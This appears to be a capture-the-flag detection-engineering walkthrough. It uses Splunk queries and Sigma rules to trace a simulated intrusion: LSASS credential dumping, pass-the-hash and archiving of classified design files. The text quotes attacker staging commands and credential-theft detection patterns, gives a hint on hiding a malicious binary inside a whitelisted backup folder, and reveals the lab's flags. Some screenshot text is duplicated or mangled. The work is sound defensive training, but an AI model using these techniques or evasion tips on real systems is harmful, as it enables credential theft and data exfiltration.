2025-03-07 22:22:26	C:\Windows\System32\WerFault.exe	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Windows\System32\ntdll.dll+9d2e4\ C:\Windows\System32\WerFault.exe+1200
2025-03-20 09:15:15	C:\Windows\System32\WerFault.exe	C:\Program Files\Microsoft Office\root\Office16\OUTLOOK.EXE	C:\Windows\System32\ntdll.dll+9d2e4\ C:\Windows\System32\WerFault.exe+1200
2025-03-10 16:40:20	C:\Windows\System32\WerFault.exe	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Windows\System32\ntdll.dll+9d2e4\ C:\Windows\System32\WerFault.exe+1200
2025-03-23 03:33:09	C:\Windows\System32\WerFault.exe	C:\Program Files\Microsoft Office\root\Office16\OUTLOOK.EXE	C:\Windows\System32\ntdll.dll+9d2e4\ C:\Windows\System32\WerFault.exe+1200
2025-03-13 10:58:14	C:\Windows\System32\WerFault.exe	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Windows\System32\ntdll.dll+9d2e4\ C:\Windows\System32\WerFault.exe+1200
2025-03-26 21:51:03	C:\Windows\System32\WerFault.exe	C:\Program Files\Microsoft Office\root\Office16\OUTLOOK.EXE	C:\Windows\System32\ntdll.dll+9d2e4\ C:\Windows\System32\WerFault.exe+1200
2025-03-16 04:16:08	C:\Windows\System32\WerFault.exe	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Windows\System32\ntdll.dll+9d2e4\ C:\Windows\System32\WerFault.exe+1200
2025-03-29 15:09:57	C:\Windows\System32\WerFault.exe	C:\Program Files\Microsoft Office\root\Office16\OUTLOOK.EXE	C:\Windows\System32\ntdll.dll+9d2e4\ C:\Windows\System32\WerFault.exe+1200
2025-03-19 22:34:02	C:\Windows\System32\WerFault.exe	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Windows\System32\ntdll.dll+9d2e4\ C:\Windows\System32\WerFault.exe+1200
2025-03-07 09:27:51	C:\Windows\System32\WerFault.exe	C:\Program Files\Microsoft Office\root\Office16\OUTLOOK.EXE	C:\Windows\System32\ntdll.dll+9d2e4\ C:\Windows\System32\WerFault.exe+1200

The query monitors process interactions involving Windows Error Reporting (WerFault.exe) as the SourceImage to track error handling events against applications like Chrome and Outlook.

splunk enterprise Apps Messages Settings Activity Help

Search Analytics Datasets Reports Alerts Dashboards

New Search

Save As Create Tab

```
1 | index="dac_lab" *\\Program Files\\ResearchEDR\\*
2 | table _time SourceImage
```

✓ 37 events (before 8/25/26 7:23:34.000 AM) No Event Sampling

Events Patterns **Statistics (37)** Visualization

Show: 20 Per Page Format Preview: On

_time	SourceImage
2025-03-10 05:35:55	C:\Program Files\ResearchEDR\vedrscan.exe
2025-03-25 12:00:00	C:\Program Files\ResearchEDR\vedrsensor.exe
2025-03-13 23:53:49	C:\Program Files\ResearchEDR\vedrscan.exe
2025-03-28 06:18:54	C:\Program Files\ResearchEDR\vedrsensor.exe
2025-03-16 17:11:43	C:\Program Files\ResearchEDR\vedrscan.exe
2025-03-06 00:36:48	C:\Program Files\ResearchEDR\vedrsensor.exe
2025-03-19 11:29:37	C:\Program Files\ResearchEDR\vedrscan.exe
2025-03-09 18:54:42	C:\Program Files\ResearchEDR\vedrsensor.exe
2025-03-22 05:47:31	C:\Program Files\ResearchEDR\vedrscan.exe
2025-03-12 12:12:36	C:\Program Files\ResearchEDR\vedrsensor.exe
2025-03-25 23:05:25	C:\Program Files\ResearchEDR\vedrscan.exe
2025-03-15 06:30:30	C:\Program Files\ResearchEDR\vedrsensor.exe
2025-03-28 17:23:19	C:\Program Files\ResearchEDR\vedrscan.exe
2025-03-18 00:48:24	C:\Program Files\ResearchEDR\vedrsensor.exe
2025-03-06 11:41:13	C:\Program Files\ResearchEDR\vedrscan.exe
2025-03-21 18:06:18	C:\Program Files\ResearchEDR\vedrsensor.exe

The query filters for activity generated by the installed endpoint security agent (ResearchEDR), displaying execution timestamps for its scanner and sensor

binaries (edrscan.exe and edrsensor.exe).

The screenshot shows the Splunk Enterprise web interface. At the top, there's a navigation bar with 'splunk>enterprise' and various menu items like Messages, Settings, Activity, Help, and Find. Below this is a search bar with a green arrow icon and the text 'Search & Repo'. The main content area is titled 'New Search' and contains a search query: `1 index="dac_lab" *\\Program Files\\ResearchEDR*` and `2 | table _time SourceImage`. Below the query, it shows '37 events (before 8/25/26 2:11:25.000 PM)' and 'No Event Sampling'. The results are displayed in a table with two columns: '_time' and 'SourceImage'. The table shows a list of events with timestamps and the corresponding executable names (edrscan.exe and edrsensor.exe).

_time	SourceImage
2025-03-10 05:35:55	C:\Program Files\ResearchEDR\edrscan.exe
2025-03-25 12:00:00	C:\Program Files\ResearchEDR\edrsensor.exe
2025-03-13 23:53:49	C:\Program Files\ResearchEDR\edrscan.exe
2025-03-28 06:18:54	C:\Program Files\ResearchEDR\edrsensor.exe
2025-03-16 17:11:43	C:\Program Files\ResearchEDR\edrscan.exe
2025-03-06 00:36:48	C:\Program Files\ResearchEDR\edrsensor.exe
2025-03-19 11:29:37	C:\Program Files\ResearchEDR\edrscan.exe
2025-03-09 18:54:42	C:\Program Files\ResearchEDR\edrsensor.exe
2025-03-22 05:47:31	C:\Program Files\ResearchEDR\edrscan.exe

The query filters for execution events originating from the endpoint detection and response software (ResearchEDR), listing timestamps alongside its scanner and sensor executables (edrscan.exe and edrsensor.exe).

Create and run the YAML file below according to the details above after verifying them in Splunk:

```
title: LSASS Memory Access for Credential Theft
id: 3f9a2b10-1e44-4a2b-9b0a-1a2b3c4d5e09
status: experimental
description: Detects suspicious handle access to LSASS consistent with APT21 credential dumping.
author: jordan-blake
logsource:
product: windows
category: process_access
detection:
selection_target:
TargetImage|endswith: '\\lsass.exe'
selection_access:
GrantedAccess:
```

```

- '0x1038'
- '0x1438'
- '0x143a'
- '0x1fffff'
selection_calltrace:
CallTrace|contains:
- 'comsvcs.dll'
- 'UNKNOWN'
filter_WerFault:
SourceImage: 'C:\Windows\System32\WerFault.exe'
GrantedAccess: '0x1410'
filter_edr:
SourceImage|startswith: 'C:\Program Files\ResearchEDR\'
filter_pam:
SourceImage|startswith: 'C:\Program Files\ResearchPAM\'
condition: selection_target and (selection_access or selection_calltrace) and not 1 of filter_*
level: medium

```

[Back to pull requests](#)

LSASS Memory Access for Credential Theft #3 ▲ Merged

[Reset](#)

[Jordan-blake](#) wants to merge 1 commit into `main` from `feat/lsass-credential-access`

Conversation Commits (2) Files changed

[Jordan-blake](#) authored this pull request

LSASS Memory Access for Credential Theft

Detects suspicious handle access to LSASS consistent with APT21 dumping credentials to enable pass-the-hash onto the classified data host at the research institute.

Context checked:

- Threat intel: [threat-intel/incident_report.md](#)
- Environment: reviewed [docs/environment-routines.md](#)

Resolves #3

TECHNIQUE

T1003.001

LABELS

[detection](#) [priority:high](#)

CONTEXT

[rules/lsass_credential_access.yml](#)
[threat-intel/incident_report.md](#)

All checks passed 4 / 4 checks succeeded ▲

- ✓ Sigma Syntax Check done [Details](#)
- ✓ Converter (see your SPL query) done [Details](#)
- ✓ Environment Validation Score 100% - TP 1 - FP 0 done [Details](#)
- ✓ Automated Red Team Test 4 / 4 bypass tests passed done [Details](#)

[Re-run checks](#)

Pull request merged

Rule deployed to `rules/lsass_credential_access.yml`

[Jordan-blake](#) commented

Thanks for enhancing the rule. This one actually catches the technique now. Here's your token for this stage: `THM{DuMpIn6_LsAsS}`

When did the pass-the-hash authentication happen?

3/11/2025 10:40:00.000 AM

Attack Chain Details 5. Lateral Movement via Pass the Hash (PR #4): The NTLM hash recovered from memory was replayed to authenticate onto the classified file servers without the plaintext password. The network logon carried the pass-the-hash fingerprint, an NTLM package with a key length of zero. The operator then installed a remote service to execute the payload on the target. Pass the hash works because NTLM only needs the password's hash, not the plaintext, so a stolen hash lets an attacker authenticate as that user without knowing the real password. The main technical indicator is the Key Length field on the resulting EventID 4624 logon. A normal NTLM logon negotiates a real session key, typically 128 bits. A hash passed directly into the authentication exchange skips that negotiation, so the event instead shows a key length of zero, the clearest signal separating this attack from routine NTLM traffic. Indicators identified:

```
> Logon: EventID 4624, LogonType 3, AuthenticationPackageName NTLM, KeyLength 0, Computer
Name FS-CLASSIFIED01
> Service: EventID 7045, ServiceName WinHelpSvc, ServiceFileName C:\ProgramData\Intel\nt.
dat, ComputerName FS-CLASSIFIED01
```

create an run splunk query according to provided indicators identified:

```
index="dac_lab" EventID=4624 LogonType=3 AuthenticationPackag
eName=NTLM KeyLength=0 ComputerName="FS-CLASSIFIED01.research
h.local"
| table _time ComputerName TargetUserName WorkStationName Ip
Address
```


The screenshot shows a Splunk Enterprise search interface. The search bar contains the query: `index="dac_lab" EventID=4624 LogonType=3 AuthenticationPackage=NTLM KeyLength=0 ComputerName="FS-CLASSIFIED01.research.local"`. Below the search bar, the results are displayed in a table format. The table has columns for `_time`, `ComputerName`, `TargetUserName`, `WorkStationName`, and `IpAddress`. There are 5 events listed, all from the computer `FS-CLASSIFIED01.research.local`. The target users are `svc_mes` and `m.okafor`, and the source IP addresses are `10.20.9.15` and `10.20.5.44`.

_time	ComputerName	TargetUserName	WorkStationName	IpAddress
2025-03-15 04:00:00	FS-CLASSIFIED01.research.local	svc_mes		10.20.9.15
2025-03-13 04:00:00	FS-CLASSIFIED01.research.local	svc_mes		10.20.9.15
2025-03-11 10:40:00	FS-CLASSIFIED01.research.local	m.okafor		10.20.5.44
2025-03-11 04:00:00	FS-CLASSIFIED01.research.local	svc_mes		10.20.9.15
2025-03-11 03:00:00	FS-CLASSIFIED01.research.local	svc_cluster		10.20.5.10

The query tracks successful network logons (Event ID 4624, Logon Type 3) using NTLM authentication to target server FS-CLASSIFIED01.research.local, capturing timestamps, usernames (svc_mes and m.okafor), and source IP addresses.

Environment Routines (normal operations)

- **Legacy MES server:** `MES-LEGACY01` predates the domain's Kerberos rollout and still authenticates via NTLM. This is the reason a bare "NTLM + KeyLength 0" logon signal can't be trusted without excluding this one known source.
- **Failover cluster account:** `svc_cluster` produces legitimate NTLM type-3 logons between the two classified file servers (`FS-CLASSIFIED01` / `FS-CLASSIFIED02`) as part of normal clustering.

The screenshot shows a Splunk Enterprise search interface. The search bar contains the query: `index="dac_lab" *MES-LEGACY01*`. Below the search bar, the results are displayed in a table format. The table has columns for `_time`, `ComputerName`, `TargetUserName`, `WorkStationName`, and `IpAddress`. There are 5 events listed, all from the computer `FS-CLASSIFIED01.research.local`. The target users are `svc_mes` and `APP-ERP03.research.local`, and the source IP addresses are `10.20.9.15` and `10.20.5.10`.

_time	ComputerName	TargetUserName	WorkStationName	IpAddress
2025-03-15 04:00	FS-CLASSIFIED01.research.local	svc_mes		10.20.9.15
2025-03-14 04:00	APP-ERP03.research.local	svc_mes		10.20.9.15
2025-03-13 04:00	FS-CLASSIFIED01.research.local	svc_mes		10.20.9.15
2025-03-12 04:00	APP-ERP03.research.local	svc_mes		10.20.9.15
2025-03-11 04:00	FS-CLASSIFIED01.research.local	svc_mes		10.20.9.15

The query filters events matching MES-LEGACY01 across domain hosts (FS-CLASSIFIED01 and APP-ERP03), revealing recurring authentication by service account svc_mes from source IP 10.20.9.15.

```
index="dac_lab" svc_backup
| table _time ComputerName TargetUserName WorkStationName IpA
```

ddress

```
1 index="dac_lab" *svc_backup*
2 | table _time ComputerName TargetUserName WorkStationName IpAddress
```

✓ 7 events (before 8/26/26 5:48:50.000 AM) No Event Sampling ▾ Job ▾ || ▮ → 🖨

Events Patterns **Statistics (7)** Visualization

Show: 20 Per Page ▾ ↗ Format ▾ ☒ Preview: On

_time ↕	ComputerName ↕	TargetUserName ↕	WorkStationName ↕
2025-03-14 01:00:00	FS-CLASSIFIED01		
2025-03-13 01:00:00	FS-CLASSIFIED01		
2025-03-12 01:00:00	FS-CLASSIFIED01		
2025-03-11 01:05:00	FS-CLASSIFIED01		
2025-03-11 01:00:00	FS-CLASSIFIED01		
2025-03-11 03:11:00	FS-CLASSIFIED02.research.local		
2025-03-11 03:10:00	FS-CLASSIFIED01.research.local		

The query searches for events matching *svc_backup*, revealing execution timestamps and targeted hosts (FS-CLASSIFIED01 and FS-CLASSIFIED02.research.local).

```
index="dac_lab" PatchDeployAgent
| table _time ComputerName TargetUserName WorkStationName IpA
ddress
```

<pre> 1 index="dac_lab" *PatchDeployAgent* 2 table _time ComputerName TargetUserName WorkStationName IpAddress </pre>		
✓ 4 events (before 8/26/26 5:55:07.000 AM) No Event Sampling ▼		
Events	Patterns	Statistics (4)
Show: 20 Per Page ▼ Format ▼ Preview: On		
_time	ComputerName	TargetUserName
2025-03-14 05:00	DC01.research.local	
2025-03-13 05:00	FILESRV02.research.local	
2025-03-12 05:00	PRINT-SRV01.research.local	
2025-03-11 05:00	APP-ERP03.research.local	

The query searches for occurrences of *PatchDeployAgent*, tracking daily scheduled patch deployment events across domain infrastructure hosts (DC01, FILESRV02, PRINT-SRV01, and APP-ERP03).

```
index="dac_lab" EventID=4624 LogonType=3 AuthenticationPackage
Name=NTLM ComputerName="FS-CLASSIFIED01.research.local" Targ
etUserName="m.okafor" IpAddress="10.20.5.44"
```

<pre> 1 index="dac_lab" EventID=4624 LogonType=3 AuthenticationPackageName=NTLM ComputerName="FS-CLASSIFIED01.research.local" TargetUserName="m.okafor" IpAddress="10.20.5.44" </pre>								
✓ 1 event (before 8/26/26 5:43:07.000 AM) No Event Sampling ▼								
Events (1)	Patterns	Statistics						
Timeline format ▼ Zoom Out Zoom to Selection Deselect								
Format ▼ Show: 20 Per Page ▼ View: List ▼ Hide Fields All Fields SELECTED FIELDS a host 1 a source 1 a sourcetype 1 <table> <tr> <th>i</th><th>Time</th><th>Event</th></tr> <tr> <td>></td><td>3/11/25 10:40:00.000 AM</td><td> 3/11/2025 10:40:00.000 AM LogName=Security SourceName=Microsoft Windows security auditing. EventCode=4624 EventType=0 </td></tr> </table>			i	Time	Event	>	3/11/25 10:40:00.000 AM	3/11/2025 10:40:00.000 AM LogName=Security SourceName=Microsoft Windows security auditing. EventCode=4624 EventType=0
i	Time	Event						
>	3/11/25 10:40:00.000 AM	3/11/2025 10:40:00.000 AM LogName=Security SourceName=Microsoft Windows security auditing. EventCode=4624 EventType=0						

The query filters for a successful network logon event (Event ID 4624, LogonType 3) via NTLM authentication by user .okafor from IP address 10.20.5.44 on March 11, 2025 at 10:40:00 AM.

What is the PR#4 flag?

THM{PaSs_ThE_HaSh}

Create and run the YAML file below according to the details above after verifying them in Splunk:

```
title: Pass the Hash Lateral Movement to Classified Host
id: 3f9a2b10-1e44-4a2b-9b0a-1a2b3c4d5e0a
status: experimental
description: Detects APT21 NTLM pass-the-hash logon followed
by remote service creation.
author: jordan-blake
logsource:
product: windows
service: security
detection:
selection_1:
EventID: 4624
LogonType: 3
AuthenticationPackageName: 'NTLM'
KeyLength: 0
ComputerName|startswith:
- 'FS-CLASSIFIED01'
- 'FS-CLASSIFIED02'
selection_service:
EventID: 7045
ComputerName|startswith:
- 'FS-CLASSIFIED01'
- 'FS-CLASSIFIED02'
filter_legacy_mes:
EventID: 4624
WorkstationName|startswith: 'MES-LEGACY01'
```

```
filter_fail_cluster:
EventID: 4624
TargetUserName: 'svc_cluster'
ComputerName|startswith:
- 'FS-CLASSIFIED01'
- 'FS-CLASSIFIED02'
filter_service_backup:
EventID: 7045
ServiceName: 'ResearchBackupAgent'
ServiceFileName|startswith: 'C:\Program Files\ResearchBackup
\'
filter_patch:
EventID: 7045
ServiceFileName|startswith: 'C:\Program Files\ResearchIT\Patc
h\'
condition: 1 of selection_* and not 1 of filter_*
level: high
```

In which folder should an attacker place a malicious binary to make it look like a legitimate backup routine?

D:\Backups\nightly

(given the details in Environment Routines) Backup job and

agent: `researchbackup.exe` (as `svc_backup`) legitimately archives the classified design/weapons shares into `D:\Backups\nightly` every night, and)

What is the PR#5 flag?

THM{ArChIvE_AnD_ExFiL}

6. Collection and Staging for Exfiltration (PR #5): On the classified file servers the operator collected design files and compressed them into password-protected archives ahead of exfiltration. They used multiple archiving methods including a renamed archiver and PowerShell, targeting CAD design extensions such as `.sldprt`, `.catpart`, and `.dwg`. Commands identified:

```
> rar a -hpP@ssw0rd! C:\Users\Public\d.rar \\fs-classified01\designs\*.sldprt
> 7z a -mx9 -pSecret C:\ProgramData\Intel\w.7z \\fs-classified02\weapons\*.catpart
> powershell.exe Compress-Archive -Path \\fs-classified01\designs\*.sldprt -DestinationPath C:\Users\Public\d.zip
```

Environment Routines (normal operations)

- **Backup job and agent:** `researchbackup.exe` (as `svc_backup`) legitimately archives the classified design/weapons shares into `D:\Backups\nightly` every night, and the `ResearchBackupAgent` service installs from `C:\Program Files\ResearchBackup\` on both classified servers. Neither is data staging for exfiltration.
- **Patch management tool:** `PatchDeployAgent` remotely installs legitimate services fleet-wide whose `ServiceFileName` may reference PowerShell, always under `C:\Program Files\ResearchIT\Patch\`.
- **CAD autosave:** SOLIDWORKS' own `SW_AutoBackup` feature periodically zips locally-open classified design files as a local safety copy. Looks like archiving classified data, isn't exfiltration staging.

Create splunk query from getting details

```
index="dac_lab" ".sldprt" OR ".catpart*" OR ".dwg"
| table _time ParentCommandLine CommandLine OriginalFileName
```

_time	ParentCommandLine	CommandLine	OriginalFileName
2025-03-11 12:05:00	C:\Windows\explorer.exe		SOLIDWORKS.EXE
2025-03-14 13:00:00	sldworks.exe		7z.exe
2025-03-13 13:00:00	sldworks.exe		7z.exe
2025-03-12 13:00:00	sldworks.exe		7z.exe
2025-03-11 13:00:00	sldworks.exe		7z.exe
2025-03-14 01:00:00	C:\Program Files\ResearchBackup\researchbackup.exe		7z.exe
2025-03-13 01:00:00	C:\Program Files\ResearchBackup\researchbackup.exe		7z.exe
2025-03-12 01:00:00	C:\Program Files\ResearchBackup\researchbackup.exe		7z.exe
2025-03-11 01:05:00	C:\Program Files\ResearchBackup\researchbackup.exe		7z.exe
2025-03-11 01:00:00	C:\Program Files\ResearchBackup\researchbackup.exe		7z.exe
2025-03-11 10:50:00	C:\Windows\System32\cmd.exe		Rar.exe

The query searches for access or archive operations involving CAD design files (*.sldprt, *.catpart, *.dwg), capturing execution events by 7z.exe, Rar.exe, and SOLIDWORKS (SLDWORKS.EXE).

```
index="dac_lab" Solidworks
| table _time ComputerName TargetUserName WorkStationName IpA
ddress
```

1 index="dac_lab" *Solidworks*

2 | table _time ComputerName TargetUserName WorkStationName IpAddress

✓ 9 events (before 8/26/26 5:57:43.000 AM)

No Event Sampling ▼

Events

Patterns

Statistics (9)

Visualization

Show: 20 Per Page ▼

Format ▼

Preview: On

_time ↕	ComputerName ↕	TargetUserName ↕
2025-06-11 10:15:00	RESEARCH-ENG14	
2025-05-11 10:10:00	RESEARCH-ENG14	
2025-04-11 10:05:00	RESEARCH-ENG14	
2025-03-11 10:00:00	RESEARCH-ENG14	
2025-03-11 12:05:00	FS-CLASSIFIED01	
2025-03-14 13:00:00	FS-CLASSIFIED01	
2025-03-13 13:00:00	FS-CLASSIFIED01	
2025-03-12 13:00:00	FS-CLASSIFIED01	
2025-03-11 13:00:00	FS-CLASSIFIED01	

The query searches for occurrences of *Solidworks* across events, displaying execution timestamps and affected hosts (RESEARCH-ENG14 and FS-CLASSIFIED01).

```
index="dac_lab" researchbackup
| table _time ComputerName TargetUserName WorkStationName IpA
ddress
```

```

1 index="dac_lab" *researchbackup*
2 | table _time ComputerName TargetUserName WorkStationName IpAddress

```

✓ 24 events (before 8/26/26 6:00:24.000 AM)
No Event Sampling ▼
Job ▼
||
■

Events (24)
Patterns
Statistics (24)
Visualization

Timeline format ▼
Zoom Out
+ Zoom to Selection
× Deselect

Format ▼
Show: 20 Per Page ▼
View: List ▼

< Hide Fields
≡ All Fields

SELECTED FIELDS

- a host 1
- a source 1
- a sourcetype 3

INTERESTING FIELDS

- a CallTrace 1
- a CommandLine 5
- a Company 1
- a ComputerName 20
- a CurrentDirectory 1
- a Description 1
- # EventCode 3
- # EventID 3
- # EventType 1
- a FileVersion 1
- a GrantedAccess 1
- a Hashes 5
- a Image 1
- a IMPHASH 5
- a index 1
- a IntegrityLevel 1
- a Keywords 2
- # linecount 3

i	Time	Event
>	3/29/25 2:14:22.000 AM	... 20 lines omitted ... SourceImage: C:\Program Files\ResearchBackup\sqlagent.exe TargetProcessGUID: {57515883-687A-50A6-67E6-58640C5C0A31} ... 2 lines omitted ... GrantedAccess: 0x1000 CallTrace: C:\Windows\System32\ntdll.dll+9d2e4 C:\Program Files SourceUser: NT AUTHORITY\SYSTEM Show all 28 lines host = localhost:8088 source = http:dac_lab_hec sourcetype = sy
>	3/27/25 8:32:16.000 AM	... 20 lines omitted ... SourceImage: C:\Program Files\ResearchBackup\sqlagent.exe TargetProcessGUID: {9E2FB3D9-A507-F7A6-0688-DD2A7292872A}

Image

1 Value, 20.833% of events

Selected Yes No

Reports

[Top values](#)
[Top values by time](#)
[Rare values](#)

[Events with this field](#)

Values	Count	%
C:\Program Files\7-Zip\7z.exe	5	100%

The query returns empty columns because process execution logs for researchbackup use process-level fields (like Image or SourceImage) rather than authentication-level fields (like TargetUserName or IpAddress).

< Hide Fields

≡ All Fields

Format

Show: 20 Per Page

View: List

a SourceImage 1

a SourceName 2

a SourceProcessGUID 17

SourceProcessId 17

SourceThreadId 17

a SourceUser 1

a splunk_server 1

a TargetImage 1

a TargetProcessGUID 17

TargetProcessId 1

a TargetUser 1

a TaskCategory 2

TerminalSessionId 1

a Type 1

a User 2

a UtcTime 22

5 more fields

+ Extract New Fields

i

Time

Event

host = localhost:8088 | source = http:dac_lab_hec | sourcetype = sy

> 3/21/25 8:56:28.000 PM ... 20 lines omitted ... SourceImage: C:\Program Files\ResearchBackup\sqlagent.exe TargetProcessGUID: {043E1F0E-528E-CA65-A543-D954D0D2449D} ... 2 lines omitted ...

User

2 Values, 91.667% of events

Selected

Yes

No

Reports

Top values

Top values by time

Rare values

Events with this field

Values	Count	%
NOT_TRANSLATED	17	77.273%
RESEARCH\svc_backup	5	22.727%

< Hide Fields

≡ All Fields

SELECTED FIELDS

a host 1

a source 1

a sourcetype 3

INTERESTING FIELDS

a CallTrace 1

a CommandLine 5

a Company 1

a ComputerName 20

a CurrentDirectory 1

a Description 1

EventCode 3

EventID 3

EventType 1

a FileVersion 1

a GrantedAccess 1

a Hashes 5

CommandLine

5 Values, 20.833% of events

Selected

Yes

No

Reports

Top values

Top values by time

Rare values

Events with this field

Values	Count	%
7z a -mx9 D:\Backups\nightly\designs_0.7z \\fs-classified01\designs*.sldprt	1	20%
7z a -mx9 D:\Backups\nightly\designs_2.7z \\fs-classified01\designs*.sldprt	1	20%
7z a -mx9 D:\Backups\nightly\designs_4.7z \\fs-classified01\designs*.dwg	1	20%
7z a -mx9 D:\Backups\nightly\weapons_1.7z \\fs-classified02\weapons*.catpart	1	20%
7z a -mx9 D:\Backups\nightly\weapons_3.7z \\fs-classified02\weapons*.catpart	1	20%

```
1 index="dac_lab" *SW_AutoBackup*
2 | table _time Image ParentImage CommandLine
```

✓ 4 events (before 8/26/26 6:07:21.000 AM) No Event Sampling ▾ Job ▾ || ■ →

Events (4) Patterns **Statistics (4)** Visualization

Show: 20 Per Page ▾ Format ▾ Preview: On

_time ↕	Image ↕	ParentImage ↕	CommandLine ↕
2025-03-14 13:00	C:\Program Files\7-Zip\7z.exe	C:\Program Files\SOLIDWORKS\sldworks.exe	7z.exe a -mx9 C:\ProgramData\SOLIDWORKS\SW_Autoclassified01\designs\warhead_shell.sldprt
2025-03-13 13:00	C:\Program Files\7-Zip\7z.exe	C:\Program Files\SOLIDWORKS\sldworks.exe	7z.exe a -mx9 C:\ProgramData\SOLIDWORKS\SW_Autoclassified01\designs\hypersonic_fin.sldprt
2025-03-12 13:00	C:\Program Files\7-Zip\7z.exe	C:\Program Files\SOLIDWORKS\sldworks.exe	7z.exe a -mx9 C:\ProgramData\SOLIDWORKS\SW_Autoclassified01\designs\coilgun_v2.sldprt
2025-03-11 13:00	C:\Program Files\7-Zip\7z.exe	C:\Program Files\SOLIDWORKS\sldworks.exe	7z.exe a -mx9 C:\ProgramData\SOLIDWORKS\SW_Autoclassified01\designs\railgun.sldprt

The query displays SOLIDWORKS (sldworks.exe) automatically triggering 7-Zip (7z.exe) to compress CAD design files into the SW_AutoBackup directory.

Create and run the YAML file below according to the details above after verifying them in Splunk:

```
title: Weapons Program Data Staged and Archived for Exfiltration
id: 3f9a2b10-1e44-4a2b-9b0a-1a2b3c4d5e0b
status: experimental
description: Detects APT21 compressing classified design documents into a password-protected archive prior to exfiltration.
author: jordan-blake
logsource:
product: windows
category: process_creation
detection:
selection_extension:
CommandLine|contains:
- '.sldprt'
```

```

- '.catpart'
- '.dwg'
selection_archive_artifact:
CommandLine|contains:
- '.rar'
- '.7z'
- '.zip'
selection_archive:
Image|endswith:
- '\7z.exe'
- '\rar.exe'
- '\zip.exe'
selection_powershell:
Image|endswith: '\powershell.exe'
CommandLine|contains: 'Compress-Archive'
filter_researchbackup:
Image: 'C:\Program Files\7-Zip\7z.exe'
User|endswith: 'svc_backup'
CommandLine|contains: 'D:\Backups\nightly\'
filter_cad_autosave:
ParentImage|endswith: '\sldworks.exe'
Image: 'C:\Program Files\7-Zip\7z.exe'
CommandLine|contains: 'C:\ProgramData\SOLIDWORKS\SW_AutoBackup'
condition: selection_extension and (selection_archive or selection_powershell or selection_archive_artifact) and not 1 of filter_*
level: high

```